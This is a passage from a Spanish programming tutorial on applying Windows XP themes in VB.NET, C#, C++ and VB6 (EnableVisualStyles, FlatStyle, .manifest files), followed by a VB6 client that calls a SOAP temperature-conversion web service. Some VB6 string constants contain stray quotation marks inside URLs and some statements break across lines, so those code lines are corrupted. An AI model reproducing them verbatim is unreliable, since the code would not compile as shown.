Ya podemos usar el ejecutable para que use los temas de Windows XP sin necesidad de incluir un fichero .manifest.
Nota: Si quieres, puedes borrar el fichero .manifest, ya que no lo necesitarás más, salvo que modifiques el ejecutable.

Automatizar el cambio de FlatStyle del valor Standard a System

Debido a que puede ser tedioso tener que cambiar la propiedad FlatStyle en todos los controles que tengamos en nuestro formulario, te muestro a continuación un procedimiento (y cómo usarlo), para hacerlo de forma automática.

El código de ejemplo es tanto para Visual Basic .NET como para C#, en ambos se tiene en cuenta si los botones tienen imágenes asignadas, en cuyo caso no se cambia el valor de la propiedad FlatStyle.
En las capturas de los formularios, el control con la bola roja es un botón con ese icono como imagen.
Realmente habría que tener en cuenta también otras propiedades, por si esa imagen no está asignada directamente sino por medio de un ImageList... pero esas pruebas no las he hecho... (y tampoco se si realmente son necesarias).

Debido a que, a diferencia de las versiones anteriores de Visual Basic, en la colección Controls del formulario ya no se incluyen todos los controles, tenemos que "revisar" cada uno de los controles para saber si a su vez estos contienen otros controles, con idea de que también se cambie el valor de la propiedad FlatStyle... cuando veas el código seguramente lo comprenderás.

En el código he añadido un timer, para que el formulario se muestre durante unos segundos con el aspecto que tendría si no se cambiaran los valores de FlatStyle y después el que tendrá una vez cambiado al valor System.

Este es el aspecto del formulario, tanto para VB.NET como para C#.

El formulario en tiempo de diseño.

El formulario en ejecución, con los temas aplicados.

Convertir el procedimiento en uno genérico.

Si quieres, puedes convertir el procedimiento en una clase, con idea de que lo puedas usar de forma genérica en cualquier formulario. En el código de dicha clase, (en el cual el método de conversión está declarado Shared, para que puedas usarlo sin necesidad de crear una nueva instancia), no se hacen asignaciones al ListBox ni al ListView ya que esas asignaciones sólo las he usado para que puedas ver los controles contenedores y los que no lo son.

El código de la clase (CambiarEstiloXP), se muestra tanto para Visual Basic .NET como para C#

Espero que todo este "rollo" te pueda ser de utilidad o que al menos aclare un poco este tema de los "temas" de Windows XP.

¡Que lo disfrutes!

Nos vemos.
Guillermo

Temas XP para Visual Studio .NET 2003 (.NET Framework 1.1)
(sin crear ficheros .manifest ni modificar los recursos)

Pues que mirando otras cosillas del Visual Studio .NET 2003 (el que usa el .NET Framework 1.1), me encontré con un método de la clase **Application** que permite indicarle al .NET de que utilice **los temas de Windows XP en las aplicaciones creadas con el .NET Framework 1.1 sin necesidad de crear un fichero .manifest**.

Te voy a explicar como si fuese un FAQ... a ver si así lo entiendes a la primera... (es que hoy *ma dao* por ahí)

¿Cómo se consigue usar los estilos XP sin usar un fichero .manifest?
Esto se consigue llamando al método **EnableVisualStyles** de la clase Application.

¿Dónde hay que hacer esa asignación?
Esa asignación hay que hacerla al principio del método Sub Main, antes del Application.Run(New nombreFormulario).
Que, por otra parte, es lo que se suele hacer en cualquier aplicación de .NET, aunque nosotros no lo hagamos...

Si nosotros no escribimos ese código... ¿quién lo escribe por nosotros?
Bueno, debo aclarar que sólo los que usemos Visual Basic .NET no tenemos que escribir ese código del Sub Main en las aplicaciones de Windows, ya que es el propio IDE de Visual Studio .NET el que lo hace por nosotros.
Si programas con C#, ese código lo verás, ya que el Visual Studio .NET lo incorpora en los nuevos proyectos de C#, pero para los programadores de Visual Basic, el VS lo oculta, será para que no nos liemos... o porque nos consideran más "torpes"... en fin...

Pero... si quiero incluir esa línea para que use los temas de XP... ¿cómo "puñetas" lo hago?
Pues... escribiendo ese procedimiento por tu cuenta...

Vale, muy bien, pero... ¿cómo escribo ese código?
Ah, aquí quería yo llegar... je, je, ¿comprendes ahora porqué se nos considera más "torpes"...? (es broma)
El VS.NET **no** oculta el procedimiento Main a los programadores de Visual Basic .NET, (ya que realmente no está en ningún lado del código), lo que hace es añadirlo al ejecutable, pero si lo escribimos nosotros, el VS lo respeta y lo deja, (además de usarlo para iniciar la aplicación).
El código lo puedes escribir en cualquier parte de la "clase" del formulario.

¡Ah!, que lo que quieres es que te muestre el código del procedimiento Main... ¡pues haberlo dicho antes!
Aquí tienes uno que se usaría para iniciar un formulario llamado Form1:

```
<STAThread()> _
Public Shared Sub Main()
    ' habilitar los estilos XP sin necesidad de crear un .manifest
    ' para que sea efectivo, en los controles que tengan la propiedad
    ' FlatStyle, debe asignarse el valor System
    ' (por defecto tienen el valor: Standard)
    Application.EnableVisualStyles()
    Application.Run(New Form1)
End Sub
```

Como habrás podido adivinar, (si has leído los comentarios), no sólo basta con añadir esa llamada al método **EnableVisualStyles**, sino que además hay que cambiar el valor de la propiedad **FlatStyle** (de los controles que la tengan, como por ejemplo las etiquetas y botones), y asignarle el valor **FlatStyle.System**.

Este link de la ayuda de Visual Studio .NET 2003 te dará más información sobre el método EnableVisualStyles:
ms-help://MS.MSDNQTR.2003FEB.3082/**cpref/html/frlrfSystemWindowsFormsApplicationClassEnableVisualStylesTopic.htm**

¿Puedo automatizar el cambio del valor de la propiedad FlatStyle?
Si no quieres cambiar manualmente el valor de FlatStyle, (que por defecto es Standard), a System, puedes hacerlo automáticamente... Eso es lo que hace precisamente el código de mi clase **CambiarEstiloXP** mostrado más abajo, (este es el link del código para VB y este otro es el código para C#)

Bueno... aparte del cachondeo... espero que ahora tengas más claro cómo poder usar los estilos XP en tus aplicaciones, ya sean de Visual Basic clásico como de .NET (en cualquiera de sus versiones).

Por supuesto, como ya he dicho, esto también funciona para C#. El código para C# del procedimiento Main quedaría así:

```
[STAThread]
static void Main()
{
    Application.EnableVisualStyles();
    Application.Run(new Form1());
}
```

En C++ (creo) no se usa el procedimiento Main de la misma forma que en VB y C#, por tanto podemos llamar a EnableVisualStyles en el constructor de la clase, algo así:

```
Form1(void)
{
    Application::EnableVisualStyles();
    InitializeComponent();
}
```

Por supuesto, en los proyectos de Visual Basic .NET y de C# también podemos llamar al método que habilita los "estilos visuales" en el constructor del formulario. En el caso de Visual Basic, habrá que hacerlo justo después de la llamada al constructor de la clase base (MyBase.New)

Seguramente te preguntarás que si se puede hacer en el constructor (que siempre está incluido en el código) **¿por qué he dicho que habría que hacerlo en el método Main?** Pues, porque eso es lo que la documentación muestra en los ejemplos... y como yo me fío de lo que dice la documentación, (o casi), pues... pero al probar el código para C++ y tener que incluirlo en el constructor, (ya que el ejemplo de la documentación usa un método **main**, pero no funciona... *¡para que te fíes de la documentación!*), pues lo probé con el VB y también funcionó... así que... pues eso...
Indagando un poco en los ficheros incluidos en el proyecto de C++, he visto que el procedimiento main realmente se llama **APIENTRY _tWinMain** y se incluye en el fichero Form1.cpp... es que... esto del C++ definitivamente no es lo mío... y eso que con el Visual Studio .NET 2003 la cosa es más fácil...

En fin, que ya está bien... que es *mu* tarde y mañana quiero ir a la playa... ¡hasta luego!

Nos vemos.
Guillermo

P.S.
Aquí tienes el listado de los ejemplos que he utilizado, tanto para Visual Basic .NET como para C# y C++, pero recuerda que sólo funcionará con la versión 2003 del Visual Studio .NET (o con el SDK del .NET Framework 1.1)
Este es el link al ZIP con el código de ejemplo: vs2003EnableVisualStyles.zip (23.1 KB)

El código para Visual Basic .NET

Este es el código del procedimiento que hace las asignaciones a la propiedad FlatStyle:
Aquí se tiene en cuenta si el control es un botón y si tiene una imagen asignada, de ser así, no se cambia el valor de FlatStyle.

```
Private Sub cambiarEstilo(ByVal tControl As Control)
    ' Cambiar el estilo del control...
    ' sólo si es uno de los indicados
    Select Case tControl.GetType.Name
        Case "Label"
            CType(tControl, Label).FlatStyle = FlatStyle.System
        Case "CheckBox"
            CType(tControl, CheckBox).FlatStyle = FlatStyle.System
        Case "RadioButton"
            CType(tControl, RadioButton).FlatStyle = FlatStyle.System
        Case "Button"
            ' Si el botón tiene asignada la propiedad Image     (11/Oct/02)
            ' no cambiarlo...
            Dim tButton As Button
            tButton = CType(tControl, Button)
            If tButton.Image Is Nothing Then
                tButton.FlatStyle = FlatStyle.System
            End If
```

```
            'CType(tControl, Button).FlatStyle = FlatStyle.System
        Case "GroupBox"
            CType(tControl, GroupBox).FlatStyle = FlatStyle.System
    End Select
    '
    ' Cambiar también los controles contenidos en cada control...
    ' Mostrar la información en el ListView
    If tControl.Controls.Count > 0 Then
        With ListView1.Items.Add(tControl.Name)
            .SubItems.Add(tControl.Controls.Count.ToString)
        End With
        '
        Dim tControl2 As Control
        '
        For Each tControl2 In tControl.Controls
            cambiarEstilo(tControl2)
        Next
    Else
        ListBox1.Items.Add(tControl.Name)
    End If
End Sub
```

Esta es la forma de usarlo, realmente no es necesario que la llamada se haga en el evento Tick del temporizador, se puede hacer en el evento Load del formulario.
El usarlo en el temporizador es sólo para que se muestre el aspecto "normal" durante unos segundos y después se vea el cambio al nuevo look.

```
Private Sub fTemasXP_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
    '
    With ListView1
        .Columns.Clear()
        .Columns.Add("Contenedor", 90, HorizontalAlignment.Left)
        .Columns.Add("controles", 60, HorizontalAlignment.Right)
        .Items.Clear()
```

```
    End With
    '
    ListBox1.Items.Clear()
    '
    Show()
    '
    ' Mostrar el formulario y después cambiar los estilos
    ' daremos tres segundos de margen... para que se vea la diferencia
    Timer1.Interval = 3000
    Timer1.Enabled = True
End Sub
'
Private Sub Timer1_Tick(ByVal sender As Object, ByVal e As System.EventArgs) Handles Timer1.Tick
    ' Desconectamos el timer, ya no lo necesitamos más...
    Timer1.Enabled = False
    '
    ' Cambiamos los estilos de los controles
    ' como es una función recursiva, empezamos con el formulario
    cambiarEstilo(Me)
    '
End Sub
```

El código para C#

Este es el código del procedimiento que hace las asignaciones a la propiedad FlatStyle:
Aquí se tiene en cuenta si el control es un botón y si tiene una imagen asignada, de ser así, no se cambia el valor de FlatStyle.

```
private void cambiarEstilo(Control tControl)
{
    // Cambiar el estilo del control...
```

```
// sólo si es uno de los indicados
switch(tControl.GetType().Name)
{
    case "Label":
        ((Label)tControl).FlatStyle = FlatStyle.System;
        break;
    case "CheckBox":
        ((CheckBox)tControl).FlatStyle = FlatStyle.System;
        break;
    case "RadioButton":
        ((RadioButton)tControl).FlatStyle = FlatStyle.System;
        break;
    case "Button":
        //((Button)tControl).FlatStyle = FlatStyle.System;
        Button tButton = (Button)tControl;
        if(tButton.Image == null)
            tButton.FlatStyle = FlatStyle.System;
        break;
    case "GroupBox":
        ((GroupBox)tControl).FlatStyle = FlatStyle.System;
        break;
}
//
// Cambiar también los controles contenidos en cada control...
//
// Si este control contiene controles...
if( tControl.Controls.Count > 0 )
{
    // Mostrar la información en el ListView
    ListViewItem tItem = ListView1.Items.Add(tControl.Name);
    tItem.SubItems.Add(tControl.Controls.Count.ToString());
    //
    // Procesar cada control contenido en este control
    foreach(Control tControl2 in tControl.Controls)
        cambiarEstilo(tControl2);
}
else
    // si no contiene más controles, añadirlo al ListBox
```

```
        ListBox1.Items.Add(tControl.Name);
}
```

Esta es la forma de usarlo, realmente no es necesario que la llamada se haga en el evento Tick del temporizador, se puede hacer en el evento Load del formulario.
El usarlo en el temporizador es sólo para que se muestre el aspecto "normal" durante unos segundos y después se vea el cambio al nuevo look.

```
private void fTemasXP_Load(object sender, System.EventArgs e)
{
    //
    ListView1.Columns.Clear();
    ListView1.Columns.Add("Contenedor", 90, HorizontalAlignment.Left);
    ListView1.Columns.Add("controles", 60, HorizontalAlignment.Right);
    ListView1.Items.Clear();
    //
    ListBox1.Items.Clear();
    //
    this.Show();
    //
    // Mostrar el formulario y después cambiar los estilos
    // daremos tres segundos de margen... para que se vea la diferencia
    timer1.Interval = 3000;
    timer1.Enabled = true;
}

private void timer1_Tick(object sender, System.EventArgs e)
{
    //
    // Desconectamos el timer, ya no lo necesitamos más...
    timer1.Enabled = false;
    //
    // Cambiamos los estilos de los controles
    // como es una función recursiva, empezamos con el formulario
    cambiarEstilo(this);
```

```
    //
}
```

El código de la clase genérica (para Visual Basic .NET)

Para usarla simplemente se indicará el nombre de la clase y el procedimiento:
CambiarEstiloXP.CambiarEstilo(Me)

```
'--------------------------------------------------------------------------
' Clase para cambiar los estilos para poder usar temas de XP        (11/Oct/02)
'
' ©Guillermo 'guille' Som, 2002
'--------------------------------------------------------------------------

Public Class CambiarEstiloXP
    ' Al estar declarado como Shared, podemos usarlo sin crear
    ' una instancia de la clase
    Public Shared Sub CambiarEstilo(ByVal tControl As Control)
        ' Cambiar el estilo del control...
        ' sólo si es uno de los indicados
        Select Case tControl.GetType.Name
            Case "Label"
                CType(tControl, Label).FlatStyle = FlatStyle.System
            Case "CheckBox"
                CType(tControl, CheckBox).FlatStyle = FlatStyle.System
            Case "RadioButton"
                CType(tControl, RadioButton).FlatStyle = FlatStyle.System
            Case "Button"
```

```
                ' Si el botón tiene asignada la propiedad Image     (11/Oct/02)
                ' no cambiarlo...
                Dim tButton As Button = CType(tControl, Button)
                If tButton.Image Is Nothing Then
                    tButton.FlatStyle = FlatStyle.System
                End If
            Case "GroupBox"
                CType(tControl, GroupBox).FlatStyle = FlatStyle.System
        End Select
        '
        ' Cambiar también los controles contenidos en cada control...
        If tControl.Controls.Count > 0 Then
            Dim tControl2 As Control
            '
            For Each tControl2 In tControl.Controls
                CambiarEstilo(tControl2)
            Next
        End If
    End Sub
End Class
```

El código de la clase genérica (para C#)

Para usarla simplemente se indicará el nombre de la clase y el procedimiento:
CambiarEstiloXP.cambiarEstilo(this)

```
using System;
using System.Windows.Forms;

namespace XPThemeCS
{
```

```
///
/// Summary description for CambiarEstiloXP.
///
public class CambiarEstiloXP
{
    public static void cambiarEstilo(Control tControl)
    {
        // Cambiar el estilo del control...
        // sólo si es uno de los indicados
        switch(tControl.GetType().Name)
        {
            case "Label":
                ((Label)tControl).FlatStyle = FlatStyle.System;
                break;
            case "CheckBox":
                ((CheckBox)tControl).FlatStyle = FlatStyle.System;
                break;
            case "RadioButton":
                ((RadioButton)tControl).FlatStyle = FlatStyle.System;
                break;
            case "Button":
                Button tButton = (Button)tControl;
                if(tButton.Image == null)
                    tButton.FlatStyle = FlatStyle.System;
                break;
            case "GroupBox":
                ((GroupBox)tControl).FlatStyle = FlatStyle.System;
                break;
        }
        //
        // Cambiar también los controles contenidos en cada control...
        //
        // Si este control contiene controles...
        if( tControl.Controls.Count > 0 )
        {
            // Procesar cada control contenido en este control
            foreach(Control tControl2 in tControl.Controls)
                cambiarEstilo(tControl2);
```

```
            }
        }
    }
}
```

Cómo usar los temas de Windows XP en Visual Basic clásico,
para que todos los controles se vean correctamente

Publicado: 30/Oct/2002
Actualizado: 21/Ago/2003

He creado esta nueva página sobre cómo usar los temas de Windows XP desde Visual Basic clásico, porque creo que vale la pena que conozcas los "problemillas" con los que te puedes encontrar y, lo mejor, cómo solventarlos.
No quiero con esto quitar méritos a la colaboración de Víctor Sánchez, pero creo que es conveniente "ahondar" un poco más.

> Sigue este link si quieres saber cómo usar los temas de Windows XP desde los lenguajes de .NET Framework (Visual Basic .NET, C#, etc.).
>
> **21/Ago/2003:**
> Si quieres "automatizar" tus formularios de VB para usar los temas de Windows XP, sigue este link.

A continuación te relato algunos puntos que debes tener en cuenta, para evitar problemas:

1. Como sabrás, (si has leído la colaboración de Víctor Sánchez o lo que comenté sobre este tema en la página de .NET Framework), para poder usar desde Visual Basic los temas de Windows XP, hay que hacer una llamada a InitCommonControls.
2. Esa llamada al API de Windows hay que hacerla antes de que se haya mostrado ningún formulario de la aplicación, por tanto, si utilizas como punto de inicio de la aplicación el procedimiento **Main**, (el cual debe estar declarado en un módulo de tipo BAS), puedes hacerla dentro de ese procedimiento, pero antes de mostrar ningún formulario.
3. Si no tienes un procedimiento Main y quieres usarla desde un formulario, sólo es necesario hacer esa llamada desde el formulario principal (el que se inicia con la aplicación), pero, (esto es muy importante), se debe hacer desde el evento Form_Initialize, es decir **antes de que el formulario se muestre**, si no lo hicieras así, la aplicación no se cargaría y con toda seguridad te daría un error.
4. Sólo es necesario hacer la llamada a la función del API en un formulario, el resto de formularios no deberían llamar a esa función, además de que tampoco es necesario, por la sencilla razón de que los temas se aplicarán a todos los formularios de la aplicación.
5. Los OptionButtons (Options o RadioButtons) que se incluyan dentro de un Frame, se verán negros... por lo tanto no podrá leerse el texto, sin embargo si esos Options están fuera del Frame se verán bien.
   Para solventar este inconveniente, los Options deberían estar contenidos en un PictureBox.
6. Los botones (CommandButton) contenidos en un Frame se verán con un borde negro... por tanto, al igual que con los OptionButtons, lo recomendable es que estén contenidos dentro de un PictureBox, el cual a su vez estará contenido en el Frame.
7. Los Frames que estén dentro de otro Frame, tendrán un problema si muestran un texto en el caption: ese texto se verá en un tamaño más grande del que hayamos usado en el diseño,

además de que no ocupará todo el frame, sino que seguirá usando el mismo espacio, con lo cual el texto se verá cortado.
Al igual que en los dos puntos anteriores, la forma de solucionarlo es "metiendo" esos frames dentro de un PictureBox.

8. Los botones que contengan imágenes, no se mostrarán con el estilo que esté usando Windows XP. Da igual que esas imágenes sean iconos o bitmaps.
9. El fichero **.manifest** que se use para que Windows XP sepa que tiene que usar los temas en la aplicación no debe contener caracteres acentuados ni eñes... si no tienes esto en cuenta, la aplicación no se cargará, además de que dará error.
10. La declaración de la función del API es:
    Private Declare Sub InitCommonControls Lib "comctl32.dll" ()
11. En Visual Basic podemos usar dos librerías de controles comunes de Windows: Windows Common Controls 6.0 basados en mscomctl.ocx y Windows Common Controls 5.0 basados en Comctl32.ocx, pues bien, los basados en mscomctl.ocx no "adoptarán" el look de los temas de XP, para que así sea, habrá que usar los basados en Comctl32.ocx.

Aquí tienes un par de capturas para que veas lo que ocurre al usar los Options, Commands y Frames dentro de un Frame:
(y cómo quedaría si esos controles estuviesen contenidos en un picture)

Usando los controles directamente en el Frame	**Metiendo los controles en un picture**

Si te fijas en la imagen de la izquierda, comprobarás que los dos Options están negros y que el Command2 tiene un borde, además de que el texto del Frame2 tiene un tamaño más grande y no se muestra completo.
Por otro lado, en la imagen de la derecha, esos controles se ven bien, gracias a que están contenidos en un control picture, para que veas que no es un "cuento", te muestro ese segundo formulario en tiempo de diseño.

El segundo formulario en tiempo de diseño

¿No sabes qué es eso del fichero .manifest?

En el mismo path que el ejecutable debe existir un fichero que tendrá el mismo nombre que el ejecutable, incluyendo la extensión .exe y que acabará con la extensión .manifest.
Por ejemplo, si el ejecutable se llama **PruebaXP.exe**, el fichero .manifest debe llamarse:
PruebaXP.exe.manifest
El contenido de ese fichero .manifest será el siguiente:
(en negrita te resalto los datos que puedes rellenar, pero recuerda, ¡sin usar acentos ni eñes!)

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
    name="TemasXP2.exe"
    processorArchitecture="x86"
    version="1.0.0.1000"
    type="win32"
/>
<description>Descripcion del programa, sin usar acentos, etc. ©Guillermo 'guille' Som, 2002</description>
<dependency>
    <dependentAssembly>
        <assemblyIdentity
            type="win32"
            name="Microsoft.Windows.Common-Controls"
            version="6.0.0.0"
            processorArchitecture="x86"
            publicKeyToken="6595b64144ccf1df"
            language="*"
        />
    </dependentAssembly>
</dependency>
</assembly>
```

Como detalle, si creas un fichero .manifest para Visual Basic 6.0 (**vb6.exe.manifest**), y lo copias en el directorio del VB6, podrás ver cómo quedarían los controles en tiempo de diseño, así te resultará más fácil saber cuando debes incluir esos controles problemáticos dentro de un picture.
Las siguientes imágenes está capturadas en tiempo de diseño:

Usando los controles directamente en el Frame (en tiempo de diseño)	**Metiendo los controles en un picture (en tiempo de diseño)**

Recuerda que si esas aplicaciones se usan en otro sistema operativo distinto de Windows XP, no les afectará en nada y se verán de la forma clásica, por tanto no está de más que dejes tus ejecutables "preparados" para quién prefiera usar los temas, ya que sólo tendrán que añadir el fichero .manifest al path del ejecutable.

Espero que con todos estos consejillos, no tengas problemas para añadir los temas de Windows XP a tus aplicaciones.

Nos vemos.
Guillermo

Aquí tienes el zip con el código del ejecutable con los dos formularios de ejemplo, así como el .manifest correspondiente, tanto al del ejecutable como al del Visual Basic 6.0: temasXPvb.zip 12.3 KB

Microsoft .net **Cómo... en .NET**

Usar un servicio Web XML desde VB6

Publicado el 20/Jun/2003
Actualizado el 29/Jun/2003

Modificación para NO usar el Internet Transfer Control para acceder al servicio Web (29/Jun/03)

Sí, ya se que si vamos a crear un cliente de Visual Basic 6.0, no debería estar en la sección de .NET, pero... como de lo que se trata es de usar un Servicio Web creado con un lenguaje de .NET Framework (en particular con C#), pues creo que "también" debería estar en esta sección...

De lo que se trata es de saber qué es lo que tenemos que hacer para poder crear un cliente (una aplicación) de Visual Basic clásico para poder usar un servicio Web creado con .NET.
Lo bueno de usar los servicios Web es que al accederse a ellos mediante internet, no debe preocuparnos si está hecho en .NET o no... lo importante es que podemos usarlo y eso es lo que aquí vamos a ver:

Cómo usar un servicio Web XML desde VB6 (o cómo crear un cliente VB6 para usar un servicio Web XML)

Empecemos por lo que necesitamos para poder crear el proyecto (o usar el código del ejemplo incluido en el fichero zip).

1- Lo primero es el Visual Basic 6.0 (se supone que funcionará con el VB5, pero no lo he comprobado)
2- En el proyecto se usará el control **Microsoft Internet Transfer Control** (INET) para acceder al sitio en el que esté alojado el servicio Web (aunque sea en el propio equipo)
3- También se usará una referencia a **Microsoft XML versión 2** (cualquiera posterior también valen)
4- Si vas a tener los servicios Web en tu propio equipo, necesitarás el Windows XP Profesional (o el Windows 2000) con el IIS instalado (para poder usarlo desde, por ejemplo, localhost), además de tener instalado el .NET Framework SDK, ya que los servicios Web de .NET necesitan la infraestructura del .NET (elemental), pero esto último sólo si no vas a usar el servicio Web que está publicado en mis páginas de **Costasol**.

Una vez aclarado el tema de los requisitos, vamos a la explicación de cómo crear el cliente en VB6 para acceder a un servicio Web, en particular será el servicio Web que convierte de grados centígrados a Fahrenheit (Conversor.asmx, cuyo código puedes ver si sigues este link).

> **Nota:**
> Si quieres probar el servicio Web desde internet, tendrás que usar esta dirección:
> http://guille.costasol.net/Net/WebServices/conversor.asmx
> desde ella puedes probarlo.

Parte del código usado para enviar al servicio Web se consigue de la descripción que se muestra en el explorador, por ejemplo, la forma de llamar a cada una de las funciones. Por tanto, **este ejemplo que te voy a mostrar sólo es válido para este servicio Web**, en otra ocasión veremos cómo crear un cliente genérico para cualquier servicio Web, en ese ejemplo, veremos cómo saber qué funciones exporta el servicio Web y los parámetros que necesita recibir, para ello necesitaremos examinar y comprender el contenido un fichero del tipo WSDL (*Web Service Description Language*, lenguaje de descripción de servicio Web), pero, eso será en otra ocasión.

Cuando mandamos la información al servicio Web, tenemos que hacerlo usando los protocolos que el .NET entiende, el usado en este ejemplo es SOAP, no voy a entrar en detalles, simplemente decirte que el formato usado para la comunicación entre un servicio Web y el cliente siempre será usando XML (de ahí el nombre de estos servicios Web), por tanto el código SOAP que te voy a mostrar (el cual está tomado, como te comenté antes de la página mostrada por el explorador) está en ese formato, esa es la razón de que tengamos una referencia a Microsoft XML versión 2, ya que usaremos algunos de las clases incluidas en ella para poder manejar el código XML, bueno, vale, no me enrollo más, aquí tienes el código de una de las funciones, en particular la función que convierte de grados Centígrados a Fahrenheit:

```
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <CaF xmlns="http://elGuille/WebServices">
      <valor>double</valor>
    </CaF>
  </soap:Body>
</soap:Envelope>
```

Cuando mandemos este código al servicio Web, tendremos que incluir en el sitio que está marcado con negrita (la palabra double) el valor del parámetro que queremos pasarle a esa función.
Esto lo haremos usando la clase DOMDocument del la librería msxml. El código sería algo así:

```
Private Const cSOAPCaF = _
    "<?xml version=""1.0"" encoding=""utf-8""?>" & _
    "<soap:Envelope xmlns:xsi=""http:"//www.w3.org/2001/XMLSchema-instance""
xmlns:xsd=""http://www.w3.org/2001/XMLSchema""
xmlns:soap=""http://schemas.xmlsoap.org/soap/envelope/"">" & _
        "<soap:Body>" & _
            "<CaF xmlns=""http:"//elGuille/WebServices"">" & _
                "<valor>1</valor>" & _
            "</CaF>" & _
        "</soap:Body>" & _
    "</soap:Envelope>"



Dim parser As DOMDocument
Set parser = New DOMDocument
' cargar el código SOAP para CaF
parser.loadXML cSOAPCaF
'
' Indicar el parámetro a enviar
parser.selectSingleNode("/soap:Envelope/soap:Body/CaF/valor").Text = txtC.Text
```

Con esta última línea lo que hacemos es asignar el parámetro que queremos pasarle a la función **CaF**, la cual espera un valor de tipo doble en un parámetro llamado **valor**.

Una vez que tenemos el código XML con los datos a enviar al servicio Web, usaremos el Internet Transfer para hacer ese envío, de eso se encarga la siguiente línea:

```
' Usar el control Inet para realizar la llamada al servicio Web
Inet1.Execute txtURL.Text, "POST", parser.xml, "Content-Type: text/xml; charset=utf-8" & vbCrLf &
"SOAPAction: http:"//elGuille/WebServices/CaF"
```

Una vez que se haya ejecuta este comando, el servicio Web nos devolverá la respuesta, (incluso si se produce algún error).
Para recibir (e interpretar) la respuesta que nos mande el servicio Web, seguiremos usando el control **Inet**, en particular el evento **StateChanged**, veamos el código:

```
Private Sub Inet1_StateChanged(ByVal State As Integer)
    '
    If (State = icResponseCompleted) Then ' icResponseCompleted = 12
        Dim s As String
        '
        ' Leer los datos devueltos por el servidor
        s = Inet1.GetChunk(4096)
        '
        ' Poner los datos en el analizador de XML
        Dim parser As DOMDocument
        Set parser = New DOMDocument
        parser.loadXML s
        '
        On Error Resume Next

        txtF.Text = parser.selectSingleNode("/soap:Envelope/soap:Body/CaFResponse/CaFResult").Text

    End If
End Sub
```

¿Qué es lo que se hace en este evento?

Se comprueba si el estado del control es correcto (la descripción del estado icResponseCompleted es: La solicitud se completó y se recibieron todos los datos), es decir, que si State vale 12 quiere decir que tenemos la respuesta del servidor, así que, leemos esos datos, se los pasamos al objeto XML para que nos resulte más fácil interpretarlos y mostramos el resultado recibido en una caja de textos.

> **Nota:**
> Es importante detectar los errores, ya que si la cadena que se mandó al servicio Web no es correcta, se producirá un error al leer el valor, sobre todo si la cadena recibida no está en formato XML, cosa que ocurrirá si, por ejemplo si en la dirección indicada no está el servicio Web, en este caso ser recibirá una página "normal" de HTML indicando que no se ha encontrado (el típico error 440).

Y así a grandes rasgos esto es lo que necesitamos para crear el cliente de VB6, poca cosa ¿verdad?
El problema es saber qué código hay que usar para las llamadas a las distintas funciones, por suerte, si accedemos a un servicio Web desde el explorer, éste nos mostrará una página con lo necesario para crear el código que necesitamos. En la siguiente figura verás a qué me refiero:

Figura 1, el código SOAP para llamar a la función del servicio Web

Sí, ya se que eso no es muy aclaratorio que digamos, pero... una vez que se sabe cómo "entenderlo", la cosa resulta más fácil... yo, la verdad es que cuando veía ese código, pues... como si nada... pero, por suerte, cayó en mis manos un libro en el que, si bien no se explica a fondo cómo hacer esto, en la web del mismo sí que se incluía un ejemplo, el cual me ha servido para hacer este que te muestro hoy... que no te creas que yo me lo se todo... que también leo a otros autores..., en este caso es *David S. Platt* y su libro *Introducing .NET* (que me lo mandaron la gente de MSDN Latinoamérica al conseguir la primera estrella del desarrollador 5 estrellas, que todo hay que decirlo).

Bueno, te dejo el código completo, así como una captura del formulario además de, por supuesto, dejarte en un zip el código de ejemplo.

La captura del formulario de ejemplo:

Figura 2, Captura del formulario en tiempo de ejecución

El link al código completo (se incluye el fichero del servicio Web y el fichero WSDL) ClienteVB6CF.zip 10.20 KB

Nos vemos.
Guillermo
P.S.
Recuerda que dentro de poco publicaré el código genérico para acceder a cualquier servicio Web.
En ese ejemplo, mostraré la forma de crear una serie de colecciones con las distintas funciones que e incluyen en el servicio Web así como cada uno de los parámetros que recibe cada una de las funciones.
Pero eso será en unos días... o lo mismo mañana... ¿quién sabe?

Código para Visual Basic 6

Este es el código del formulario:

```
'--------------------------------------------------------------------------------
' Cliente VB6 del servicio Web conversor de ºC a ºF                (18/Jun/03)
'
' Basado en un ejemplo del libro: Introducing .NET de David S. Platt
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------------
Option Explicit

Private Enum tipoConversion
    deCaF
    deFaC
End Enum
Private tipo As tipoConversion

' Estas definiciones están tomadas de lo mostrado en el explorador
' al seleccionar cada una de las funciones del servicio Web
Private Const cSOAPCaF = _
    "<?xml version=""1.0"" encoding=""utf-8""?>" & _
    "<soap:Envelope xmlns:xsi=""http:"//www.w3.org/2001/XMLSchema-instance""
xmlns:xsd=""http://www.w3.org/2001/XMLSchema""
xmlns:soap=""http://schemas.xmlsoap.org/soap/envelope/"">" & _
        "<soap:Body>" & _
            "<CaF xmlns=""http:"//elGuille/WebServices"">" & _
                "<valor>1</valor>" & _
            "</CaF>" & _
        "</soap:Body>" & _
    "</soap:Envelope>"
```

```
Private Const cSOAPFaC = _
    "<?xml version=""1.0"" encoding=""utf-8""?>" & _
    "<soap:Envelope xmlns:xsi=""http:"//www.w3.org/2001/XMLSchema-instance""
xmlns:xsd=""http://www.w3.org/2001/XMLSchema""
xmlns:soap=""http://schemas.xmlsoap.org/soap/envelope/"">" & _
        "<soap:Body>" & _
            "<FaC xmlns=""http:"//elGuille/WebServices"">" & _
                "<valor>1</valor>" & _
            "</FaC>" & _
        "</soap:Body>" & _
    "</soap:Envelope>"

Private Sub cmdC2F_Click()
    tipo = deCaF
    Dim parser As DOMDocument
    Set parser = New DOMDocument
    ' cargar el código SOAP para CaF
    parser.loadXML cSOAPCaF
    '
    ' Indicar el parámetro a enviar
    parser.selectSingleNode("/soap:Envelope/soap:Body/CaF/valor").Text = txtC.Text
    '
    ' Mostrar el código XML enviado al servicio Web
    Text1.Text = parser.xml
    ' Usar el control Inet para realizar la operación HTTP POST
    Inet1.Execute txtURL.Text, "POST", parser.xml, "Content-Type: text/xml; charset=utf-8" & vbCrLf
& "SOAPAction: http:"//elGuille/WebServices/CaF"
End Sub

Private Sub cmdF2C_Click()
    tipo = deFaC
    Dim parser As DOMDocument
    Set parser = New DOMDocument
    ' cargar el código SOAP para FaC
